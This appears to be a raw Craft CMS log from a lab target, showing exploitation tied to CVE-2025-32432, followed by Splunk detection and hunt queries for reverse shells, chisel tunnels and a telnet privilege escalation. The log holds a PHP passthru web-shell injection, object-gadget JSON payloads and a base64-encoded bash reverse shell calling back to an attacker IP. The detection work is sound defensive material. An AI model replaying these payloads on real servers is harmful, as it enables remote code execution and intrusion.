    'REQUEST_SCHEME' => 'http'
    'SERVER_PROTOCOL' => 'HTTP/1.1'
    'DOCUMENT_ROOT' => '/var/www/html/craft/web'
    'DOCUMENT_URI' => '/index.php'
    'REQUEST_URI' => '/index.php?p=admin/dashboard&a=<?=passthru($_GET[\"cmd\"]);die()?>'
    'SCRIPT_NAME' => '/index.php'
    'CONTENT_LENGTH' => ''
    'CONTENT_TYPE' => ''
    'REQUEST_METHOD' => 'GET'
    'QUERY_STRING' => 'p=admin/dashboard&a=<?=passthru($_GET[\"cmd\"]);die()?>'
    'SCRIPT_FILENAME' => '/var/www/html/craft/web/index.php'
    'PATH_INFO' => ''
    'FCGI_ROLE' => 'RESPONDER'
    'PHP_SELF' => '/index.php'
    'REQUEST_TIME_FLOAT' => 1791435339.8652
    'REQUEST_TIME' => 1791435339
    'CRAFT_APP_ID' => 'CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff'
    'CRAFT_ENVIRONMENT' => 'dev'
    'CRAFT_SECURITY_KEY' => '••••••••••••••••••••••••••••••••'
    'CRAFT_DEV_MODE' => 'true'
    'CRAFT_ALLOW_ADMIN_CHANGES' => 'true'
    'CRAFT_DISALLOW_ROBOTS' => 'true'
    'CRAFT_DB_DRIVER' => 'mysql'
    'CRAFT_DB_SERVER' => '127.0.0.1'
    'CRAFT_DB_PORT' => '3306'
    'CRAFT_DB_DATABASE' => 'orion'
    'CRAFT_DB_USER' => 'root'
    'CRAFT_DB_PASSWORD' => '••••••••••••••••••••••••'
    'CRAFT_DB_SCHEMA' => ''
    'CRAFT_DB_TABLE_PREFIX' => ''
    'PRIMARY_SITE_URL' => 'http://orion.htb/'
] {"environment":"dev"}
2026-10-07 21:55:39 [web.INFO] [yii\db\Connection::open] Opening DB connection: mysql:host=127.0.0.1;dbname=orion;port=3306 {"memory":749392}
2026-10-07 21:55:39 [web.INFO] [yii\web\Session::open] Session started {"memory":877216}
2026-10-07 21:55:39 [web.INFO] [application] Request context:
$_GET = []

$_POST = []

$_FILES = []

$_COOKIE = [
    'CraftSessionId' => 'sjpnup6v3khh75tb1e252kim8u'
    'CRAFT_CSRF_TOKEN' => '••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••'
]

$_SESSION = [
    'fee81108e13e47e33081e3cc28ea6928__flash' => []
    '5617f36303fcfa172f5dd991a7022285__returnUrl' => 'http://orion.htb/index.php?p=admin/dashboard&a=<?=passthru($_GET[\"cmd\"]);die()?>'
]

$_SERVER = [
    'USER' => 'www-data'
    'HOME' => '/var/www'
    'HTTP_COOKIE' => 'CraftSessionId=sjpnup6v3khh75tb1e252kim8u; CRAFT_CSRF_TOKEN=3710609499cffa295336aba87e2a213ea4b38ac374e084fee1acf2a606474251a%3A2%3A%7Bi%3A0%3Bs%3A16%3A%22CRAFT_CSRF_TOKEN%22%3Bi%3A1%3Bs%3A40%3A%22TxQUkNTFk8B9CYsYnZ8v4wjons_M2L4Og-H7D4mL%22%3B%7D'
    'HTTP_CONNECTION' => 'keep-alive'
    'HTTP_ACCEPT' => '*/*'
    'HTTP_ACCEPT_ENCODING' => 'gzip, deflate, br, zstd'
    'HTTP_USER_AGENT' => 'python-requests/2.32.3'
    'HTTP_HOST' => 'orion.htb'
    'REDIRECT_STATUS' => '200'
    'SERVER_NAME' => 'localhost'
    'SERVER_PORT' => '80'
    'SERVER_ADDR' => '10.129.244.146'
    'REMOTE_USER' => ''
    'REMOTE_PORT' => '40092'
    'REMOTE_ADDR' => '10.10.14.101'
    'SERVER_SOFTWARE' => 'nginx/1.18.0'
    'GATEWAY_INTERFACE' => 'CGI/1.1'
    'REQUEST_SCHEME' => 'http'
    'SERVER_PROTOCOL' => 'HTTP/1.1'
    'DOCUMENT_ROOT' => '/var/www/html/craft/web'
    'DOCUMENT_URI' => '/index.php'
    'REQUEST_URI' => '/admin/login'
    'SCRIPT_NAME' => '/index.php'
    'CONTENT_LENGTH' => ''
    'CONTENT_TYPE' => ''
    'REQUEST_METHOD' => 'GET'
    'QUERY_STRING' => ''
    'SCRIPT_FILENAME' => '/var/www/html/craft/web/index.php'
    'PATH_INFO' => ''
    'FCGI_ROLE' => 'RESPONDER'
    'PHP_SELF' => '/index.php'
    'REQUEST_TIME_FLOAT' => 1791435339.8866
    'REQUEST_TIME' => 1791435339
    'CRAFT_APP_ID' => 'CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff'
    'CRAFT_ENVIRONMENT' => 'dev'
    'CRAFT_SECURITY_KEY' => '••••••••••••••••••••••••••••••••'
    'CRAFT_DEV_MODE' => 'true'
    'CRAFT_ALLOW_ADMIN_CHANGES' => 'true'
    'CRAFT_DISALLOW_ROBOTS' => 'true'
    'CRAFT_DB_DRIVER' => 'mysql'
    'CRAFT_DB_SERVER' => '127.0.0.1'
    'CRAFT_DB_PORT' => '3306'
    'CRAFT_DB_DATABASE' => 'orion'
    'CRAFT_DB_USER' => 'root'
    'CRAFT_DB_PASSWORD' => '••••••••••••••••••••••••'
    'CRAFT_DB_SCHEMA' => ''
    'CRAFT_DB_TABLE_PREFIX' => ''
    'PRIMARY_SITE_URL' => 'http://orion.htb/'
] {"environment":"dev"}
2026-10-07 21:55:40 [web.INFO] [yii\db\Connection::open] Opening DB connection: mysql:host=127.0.0.1;dbname=orion;port=3306 {"memory":752216}
2026-10-07 21:55:40 [web.INFO] [yii\web\Session::open] Session started {"memory":881520}
2026-10-07 21:55:40 [web.ERROR] [yii\base\InvalidConfigException] yii\base\InvalidConfigException: Unsupported configuration type: object in /var/www/html/craft/vendor/yiisoft/yii2/BaseYii.php:353
Stack trace:
#0 /var/www/html/craft/vendor/yiisoft/yii2/base/Component.php(764): yii\BaseYii::createObject()
#1 /var/www/html/craft/vendor/yiisoft/yii2/base/Component.php(692): yii\base\Component->attachBehaviorInternal()
#2 /var/www/html/craft/vendor/yiisoft/yii2/base/Component.php(194): yii\base\Component->attachBehavior()
#3 /var/www/html/craft/vendor/craftcms/cms/src/helpers/App.php(1542): yii\base\Component->__set()
#4 /var/www/html/craft/vendor/craftcms/cms/src/base/Model.php(81): craft\helpers\App::configure()
#5 /var/www/html/craft/vendor/craftcms/cms/src/models/ImageTransform.php(136): craft\base\Model->__construct()
#6 [internal function]: craft\models\ImageTransform->__construct()
#7 /var/www/html/craft/vendor/yiisoft/yii2/di/Container.php(419): ReflectionClass->newInstanceArgs()
#8 /var/www/html/craft/vendor/yiisoft/yii2/di/Container.php(170): yii\di\Container->build()
#9 /var/www/html/craft/vendor/yiisoft/yii2/BaseYii.php(365): yii\di\Container->get()
#10 /var/www/html/craft/vendor/craftcms/cms/src/Craft.php(71): yii\BaseYii::createObject()
#11 /var/www/html/craft/vendor/craftcms/cms/src/helpers/ImageTransforms.php(310): Craft::createObject()
#12 /var/www/html/craft/vendor/craftcms/cms/src/controllers/AssetsController.php(1119): craft\helpers\ImageTransforms::normalizeTransform()
#13 [internal function]: craft\controllers\AssetsController->actionGenerateTransform()
#14 /var/www/html/craft/vendor/yiisoft/yii2/base/InlineAction.php(57): call_user_func_array()
#15 /var/www/html/craft/vendor/yiisoft/yii2/base/Controller.php(178): yii\base\InlineAction->runWithParams()
#16 /var/www/html/craft/vendor/yiisoft/yii2/base/Module.php(552): yii\base\Controller->runAction()
#17 /var/www/html/craft/vendor/craftcms/cms/src/web/Application.php(361): yii\base\Module->runAction()
#18 /var/www/html/craft/vendor/craftcms/cms/src/web/Application.php(660): craft\web\Application->runAction()
#19 /var/www/html/craft/vendor/craftcms/cms/src/web/Application.php(323): craft\web\Application->_processActionRequest()
#20 /var/www/html/craft/vendor/yiisoft/yii2/base/Application.php(384): craft\web\Application->handleRequest()
#21 /var/www/html/craft/web/index.php(12): yii\base\Application->run()
#22 {main} {"memory":1133448,"exception":"[object] (yii\\base\\InvalidConfigException(code: 0): Unsupported configuration type: object at /var/www/html/craft/vendor/yiisoft/yii2/BaseYii.php:353)"}
2026-10-07 21:55:40 [web.ERROR] [yii\web\HttpException:500] yii\base\InvalidConfigException: Unsupported configuration type: object in /var/www/html/craft/vendor/yiisoft/yii2/BaseYii.php:353
Stack trace:
#0 /var/www/html/craft/vendor/yiisoft/yii2/base/Component.php(764): yii\BaseYii::createObject()
#1 /var/www/html/craft/vendor/yiisoft/yii2/base/Component.php(692): yii\base\Component->attachBehaviorInternal()
#2 /var/www/html/craft/vendor/yiisoft/yii2/base/Component.php(194): yii\base\Component->attachBehavior()
#3 /var/www/html/craft/vendor/craftcms/cms/src/helpers/App.php(1542): yii\base\Component->__set()
#4 /var/www/html/craft/vendor/craftcms/cms/src/base/Model.php(81): craft\helpers\App::configure()
#5 /var/www/html/craft/vendor/craftcms/cms/src/models/ImageTransform.php(136): craft\base\Model->__construct()
#6 [internal function]: craft\models\ImageTransform->__construct()
#7 /var/www/html/craft/vendor/yiisoft/yii2/di/Container.php(419): ReflectionClass->newInstanceArgs()
#8 /var/www/html/craft/vendor/yiisoft/yii2/di/Container.php(170): yii\di\Container->build()
#9 /var/www/html/craft/vendor/yiisoft/yii2/BaseYii.php(365): yii\di\Container->get()
#10 /var/www/html/craft/vendor/craftcms/cms/src/Craft.php(71): yii\BaseYii::createObject()
#11 /var/www/html/craft/vendor/craftcms/cms/src/helpers/ImageTransforms.php(310): Craft::createObject()
#12 /var/www/html/craft/vendor/craftcms/cms/src/controllers/AssetsController.php(1119): craft\helpers\ImageTransforms::normalizeTransform()
#13 [internal function]: craft\controllers\AssetsController->actionGenerateTransform()
#14 /var/www/html/craft/vendor/yiisoft/yii2/base/InlineAction.php(57): call_user_func_array()
#15 /var/www/html/craft/vendor/yiisoft/yii2/base/Controller.php(178): yii\base\InlineAction->runWithParams()
#16 /var/www/html/craft/vendor/yiisoft/yii2/base/Module.php(552): yii\base\Controller->runAction()
#17 /var/www/html/craft/vendor/craftcms/cms/src/web/Application.php(361): yii\base\Module->runAction()
#18 /var/www/html/craft/vendor/craftcms/cms/src/web/Application.php(660): craft\web\Application->runAction()
#19 /var/www/html/craft/vendor/craftcms/cms/src/web/Application.php(323): craft\web\Application->_processActionRequest()
#20 /var/www/html/craft/vendor/yiisoft/yii2/base/Application.php(384): craft\web\Application->handleRequest()
#21 /var/www/html/craft/web/index.php(12): yii\base\Application->run()
#22 {main}

Next yii\web\ServerErrorHttpException: Image transform cannot be created. in /var/www/html/craft/vendor/craftcms/cms/src/controllers/AssetsController.php:1124
Stack trace:
#0 [internal function]: craft\controllers\AssetsController->actionGenerateTransform()
#1 /var/www/html/craft/vendor/yiisoft/yii2/base/InlineAction.php(57): call_user_func_array()
#2 /var/www/html/craft/vendor/yiisoft/yii2/base/Controller.php(178): yii\base\InlineAction->runWithParams()
#3 /var/www/html/craft/vendor/yiisoft/yii2/base/Module.php(552): yii\base\Controller->runAction()
#4 /var/www/html/craft/vendor/craftcms/cms/src/web/Application.php(361): yii\base\Module->runAction()
#5 /var/www/html/craft/vendor/craftcms/cms/src/web/Application.php(660): craft\web\Application->runAction()
#6 /var/www/html/craft/vendor/craftcms/cms/src/web/Application.php(323): craft\web\Application->_processActionRequest()
#7 /var/www/html/craft/vendor/yiisoft/yii2/base/Application.php(384): craft\web\Application->handleRequest()
#8 /var/www/html/craft/web/index.php(12): yii\base\Application->run()
#9 {main} {"memory":870168,"exception":"[object] (yii\\web\\ServerErrorHttpException(code: 0): Image transform cannot be created. at /var/www/html/craft/vendor/craftcms/cms/src/controllers/AssetsController.php:1124)
[previous exception] [object] (yii\\base\\InvalidConfigException(code: 0): Unsupported configuration type: object at /var/www/html/craft/vendor/yiisoft/yii2/BaseYii.php:353)"}
2026-10-07 21:55:40 [web.INFO] [application] Request context:
$_GET = [
    'p' => 'admin/actions/assets/generate-transform'
]

$_FILES = []

$_COOKIE = [
    'CraftSessionId' => 'sjpnup6v3khh75tb1e252kim8u'
    'CRAFT_CSRF_TOKEN' => '••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••'
]

$_SESSION = [
    'fee81108e13e47e33081e3cc28ea6928__flash' => []
    '5617f36303fcfa172f5dd991a7022285__returnUrl' => 'http://orion.htb/index.php?p=admin/dashboard&a=<?=passthru($_GET[\"cmd\"]);die()?>'
]

$_SERVER = [
    'USER' => 'www-data'
    'HOME' => '/var/www'
    'HTTP_CONTENT_TYPE' => 'application/json'
    'HTTP_CONTENT_LENGTH' => '206'
    'HTTP_COOKIE' => 'CraftSessionId=sjpnup6v3khh75tb1e252kim8u; CRAFT_CSRF_TOKEN=3710609499cffa295336aba87e2a213ea4b38ac374e084fee1acf2a606474251a%3A2%3A%7Bi%3A0%3Bs%3A16%3A%22CRAFT_CSRF_TOKEN%22%3Bi%3A1%3Bs%3A40%3A%22TxQUkNTFk8B9CYsYnZ8v4wjons_M2L4Og-H7D4mL%22%3B%7D'
    'HTTP_X_CSRF_TOKEN' => '••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••'
    'HTTP_CONNECTION' => 'keep-alive'
    'HTTP_ACCEPT' => '*/*'
    'HTTP_ACCEPT_ENCODING' => 'gzip, deflate, br, zstd'
    'HTTP_USER_AGENT' => 'python-requests/2.32.3'
    'HTTP_HOST' => 'orion.htb'
    'REDIRECT_STATUS' => '200'
    'SERVER_NAME' => 'localhost'
    'SERVER_PORT' => '80'
    'SERVER_ADDR' => '10.129.244.146'
    'REMOTE_USER' => ''
    'REMOTE_PORT' => '40092'
    'REMOTE_ADDR' => '10.10.14.101'
    'SERVER_SOFTWARE' => 'nginx/1.18.0'
    'GATEWAY_INTERFACE' => 'CGI/1.1'
    'REQUEST_SCHEME' => 'http'
    'SERVER_PROTOCOL' => 'HTTP/1.1'
    'DOCUMENT_ROOT' => '/var/www/html/craft/web'
    'DOCUMENT_URI' => '/index.php'
    'REQUEST_URI' => '/index.php?p=admin/actions/assets/generate-transform'
    'SCRIPT_NAME' => '/index.php'
    'CONTENT_LENGTH' => '206'
    'CONTENT_TYPE' => 'application/json'
    'REQUEST_METHOD' => 'POST'
    'QUERY_STRING' => 'p=admin/actions/assets/generate-transform'
    'SCRIPT_FILENAME' => '/var/www/html/craft/web/index.php'
    'PATH_INFO' => ''
    'FCGI_ROLE' => 'RESPONDER'
    'PHP_SELF' => '/index.php'
    'REQUEST_TIME_FLOAT' => 1791435340.9403
    'REQUEST_TIME' => 1791435340
    'CRAFT_APP_ID' => 'CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff'
    'CRAFT_ENVIRONMENT' => 'dev'
    'CRAFT_SECURITY_KEY' => '••••••••••••••••••••••••••••••••'
    'CRAFT_DEV_MODE' => 'true'
    'CRAFT_ALLOW_ADMIN_CHANGES' => 'true'
    'CRAFT_DISALLOW_ROBOTS' => 'true'
    'CRAFT_DB_DRIVER' => 'mysql'
    'CRAFT_DB_SERVER' => '127.0.0.1'
    'CRAFT_DB_PORT' => '3306'
    'CRAFT_DB_DATABASE' => 'orion'
    'CRAFT_DB_USER' => 'root'
    'CRAFT_DB_PASSWORD' => '••••••••••••••••••••••••'
    'CRAFT_DB_SCHEMA' => ''
    'CRAFT_DB_TABLE_PREFIX' => ''
    'PRIMARY_SITE_URL' => 'http://orion.htb/'
] {"environment":"dev","body":"{\"assetId\":1,\"handle\":{\"width\":123,\"height\":123,\"as test\":{\"class\":\"craft\\\\behaviors\\\\FieldLayoutBehavior\",\"__class\":\"GuzzleHttp\\\\Psr7\\\\FnStream\",\"__construct()\":[[]],\"_fn_close\":\"phpinfo\"}}}"}
2026-10-07 21:55:40 [web.INFO] [yii\db\Connection::open] Opening DB connection: mysql:host=127.0.0.1;dbname=orion;port=3306 {"memory":753432}
2026-10-07 21:55:40 [web.INFO] [yii\web\Session::open] Session started {"memory":882736}
2026-10-07 21:55:40 [web.INFO] [application] Request context:
$_GET = [
    'p' => 'admin/actions/assets/generate-transform'
    'cmd' => 'echo \'YmFzaCAtbGMgJ3NldHNpZCBiYXNoIC1jICJiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA-JjEiID4vZGV2L251bGwgMj4mMSAmJw==\' | tr \'_-\' \'/\\053\' | base64 -d | bash'
]

$_FILES = []

$_COOKIE = [
    'CraftSessionId' => 'sjpnup6v3khh75tb1e252kim8u'
    'CRAFT_CSRF_TOKEN' => '••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••'
]

$_SESSION = [
    'fee81108e13e47e33081e3cc28ea6928__flash' => []
    '5617f36303fcfa172f5dd991a7022285__returnUrl' => 'http://orion.htb/index.php?p=admin/dashboard&a=<?=passthru($_GET[\"cmd\"]);die()?>'
]

$_SERVER = [
    'USER' => 'www-data'
    'HOME' => '/var/www'
    'HTTP_CONTENT_TYPE' => 'application/json'
    'HTTP_CONTENT_LENGTH' => '244'
    'HTTP_COOKIE' => 'CraftSessionId=sjpnup6v3khh75tb1e252kim8u; CRAFT_CSRF_TOKEN=3710609499cffa295336aba87e2a213ea4b38ac374e084fee1acf2a606474251a%3A2%3A%7Bi%3A0%3Bs%3A16%3A%22CRAFT_CSRF_TOKEN%22%3Bi%3A1%3Bs%3A40%3A%22TxQUkNTFk8B9CYsYnZ8v4wjons_M2L4Og-H7D4mL%22%3B%7D'
    'HTTP_X_CSRF_TOKEN' => '••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••••'
    'HTTP_CONNECTION' => 'keep-alive'
    'HTTP_ACCEPT' => '*/*'
    'HTTP_ACCEPT_ENCODING' => 'gzip, deflate, br, zstd'
    'HTTP_USER_AGENT' => 'python-requests/2.32.3'
    'HTTP_HOST' => 'orion.htb'
    'REDIRECT_STATUS' => '200'
    'SERVER_NAME' => 'localhost'
    'SERVER_PORT' => '80'
    'SERVER_ADDR' => '10.129.244.146'
    'REMOTE_USER' => ''
    'REMOTE_PORT' => '40092'
    'REMOTE_ADDR' => '10.10.14.101'
    'SERVER_SOFTWARE' => 'nginx/1.18.0'
    'GATEWAY_INTERFACE' => 'CGI/1.1'
    'REQUEST_SCHEME' => 'http'
    'SERVER_PROTOCOL' => 'HTTP/1.1'
    'DOCUMENT_ROOT' => '/var/www/html/craft/web'
    'DOCUMENT_URI' => '/index.php'
    'REQUEST_URI' => '/index.php?p=admin/actions/assets/generate-transform&cmd=echo+\'YmFzaCAtbGMgJ3NldHNpZCBiYXNoIC1jICJiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA-JjEiID4vZGV2L251bGwgMj4mMSAmJw==\'+|+tr+\'_-\'+\'/\\053\'+|+base64+-d+|+bash'
    'SCRIPT_NAME' => '/index.php'
    'CONTENT_LENGTH' => '244'
    'CONTENT_TYPE' => 'application/json'
    'REQUEST_METHOD' => 'POST'
    'QUERY_STRING' => 'p=admin/actions/assets/generate-transform&cmd=echo+\'YmFzaCAtbGMgJ3NldHNpZCBiYXNoIC1jICJiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEwMS85OTk5IDA-JjEiID4vZGV2L251bGwgMj4mMSAmJw==\'+|+tr+\'_-\'+\'/\\053\'+|+base64+-d+|+bash'
    'SCRIPT_FILENAME' => '/var/www/html/craft/web/index.php'
    'PATH_INFO' => ''
    'FCGI_ROLE' => 'RESPONDER'
    'PHP_SELF' => '/index.php'
    'REQUEST_TIME_FLOAT' => 1791435340.9703
    'REQUEST_TIME' => 1791435340
    'CRAFT_APP_ID' => 'CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff'
    'CRAFT_ENVIRONMENT' => 'dev'
    'CRAFT_SECURITY_KEY' => '••••••••••••••••••••••••••••••••'
    'CRAFT_DEV_MODE' => 'true'
    'CRAFT_ALLOW_ADMIN_CHANGES' => 'true'
    'CRAFT_DISALLOW_ROBOTS' => 'true'
    'CRAFT_DB_DRIVER' => 'mysql'
    'CRAFT_DB_SERVER' => '127.0.0.1'
    'CRAFT_DB_PORT' => '3306'
    'CRAFT_DB_DATABASE' => 'orion'
    'CRAFT_DB_USER' => 'root'
    'CRAFT_DB_PASSWORD' => '••••••••••••••••••••••••'
    'CRAFT_DB_SCHEMA' => ''
    'CRAFT_DB_TABLE_PREFIX' => ''
    'PRIMARY_SITE_URL' => 'http://orion.htb/'
] {"environment":"dev","body":"{\"assetId\":1,\"handle\":{\"width\":123,\"height\":123,\"as hack\":{\"class\":\"craft\\\\behaviors\\\\FieldLayoutBehavior\",\"__class\":\"yii\\\\rbac\\\\PhpManager\",\"__construct()\":[{\"itemFile\":\"\\/var\\/lib\\/php\\/sessions\\/sess_sjpnup6v3khh75tb1e252kim8u\"}]}}}"}
Detections
Data source: Sysmon for Linux (EventID 1 process creation + EventID 3 network connection)
index=main sourcetype="sysmon:linux" EventID="1" AND Image="/usr/bin/bash" AND CommandLine="bash *" [|search index=main sourcetype="sysmon:linux" EventID="3" AND SourceIp="*" AND DestinationIp="*" AND Protocol="tcp" AND User="www-data" AND Initiated="true" AND Image="/usr/bin/bash"
| stats count by User
| fields User]
|table _time,EventID,SourceIp,DestinationIp,DestinationPort, Protocol, User, Image,ProcessID, CommandLine,ParentUser,ParentImage,ParentProcessID,ParentCommandLine,OriginalFileName,TargetFilename,OriginalFilename, *
Catches: reverse shells where the connection was first initiated by www-data (the payload delivered by CVE-2025-32432), followed by bash being spawned.
Tuning: you can broaden the detection by removing User="www-data" from the subsearch looking for network events being initiated, or add other common shells to the detection such as zsh, dash, sh, fish etc.
Data source: Sysmon for Linux (EventID 1 process creation + EventID 11 file create)
index=main sourcetype="sysmon:linux" (EventID="1" (Image="/usr/bin/curl" OR Image="/usr/bin/wget") CommandLine="*chisel*") OR (EventID="11" TargetFilename="*/chisel*")
|transaction User startswith="EventID=1" endswith="EventID=11" maxspan=1s
|table _time,EventID,SourceIp,DestinationIp,DestinationPort, Protocol, User, Image,ProcessID, CommandLine,ParentUser,ParentImage,ParentProcessID,ParentCommandLine,OriginalFileName,TargetFilename,OriginalFilename, *
Catches: Chisel being downloaded by curl or wget, and a file named "chisel" being created.
Tuning: false positives should be low, but an attacker can evade detection by saving chisel on the target box by another name.
Data source: Sysmon for Linux (EventID 1 process creation)
index=main sourcetype="sysmon:linux" (EventID="1" AND "/usr/bin/telnet" AND CommandLine="*telnet*") OR (EventID="1" AND Image="/usr/libexec/telnetd")
| eval event_window = _time
| bin event_window span=1s
| stats dc(User) AS User_distinctcount, values(Image) AS Image, values(CommandLine) AS CommandLine, values(ParentUser) AS ParentUser, values(ParentImage) AS ParentImage count by event_window
| where User_distinctcount > 1
Catches: telnetd being spawned by a different user than the one who initiated the telnet connection within a 1 second window, indicating privilege escalation.
Tuning: telnetd normally runs as root, so an admin using telnet locally would also fire on this alert. Update window up to 3 seconds if you suspect alert misses.
Threat Hunt Queries
Chisel tunnel creation
chisel in the form client IP:PORT.attacker_ip, attacker_port, then the parent process and user.index=main sourcetype="sysmon:linux" CommandLine="*chisel*"
| rex field=CommandLine "client\s+(?<attacker_ip>\d{1,3}(?:\.\d{1,3}){3}):(?<attacker_port>\d{1,5})"
| where isnotnull(attacker_ip) AND isnotnull(attacker_port)
| table _time, attacker_ip, attacker_port, EventID, User, Image, ProcessID, CommandLine, ParentUser, ParentImage, ParentProcessID, ParentCommandLine,*www-data interactive bash shell
User is www-data and the command line contains bash -i.ProcessID.index=main sourcetype="sysmon:linux" EventID="1" AND User="www-data" AND CommandLine="*bash -i*"
|table _time,EventID,User, Image,ProcessID, CommandLine,ParentUser,ParentImage,ParentProcessID,ParentCommandLine,*Telnet with "-a" switch
USER value to a vulnerable telnetd (CVE-2026-24061).telnet followed by -a.User running telnet, the target host and port, then a telnetd or login process spawned right after.index=main sourcetype="sysmon:linux" EventID="1" AND CommandLine="*telnet*-a*"
|table _time,EventID,User, Image,ProcessID, CommandLine,ParentUser,ParentImage,ParentProcessID,ParentCommandLine,*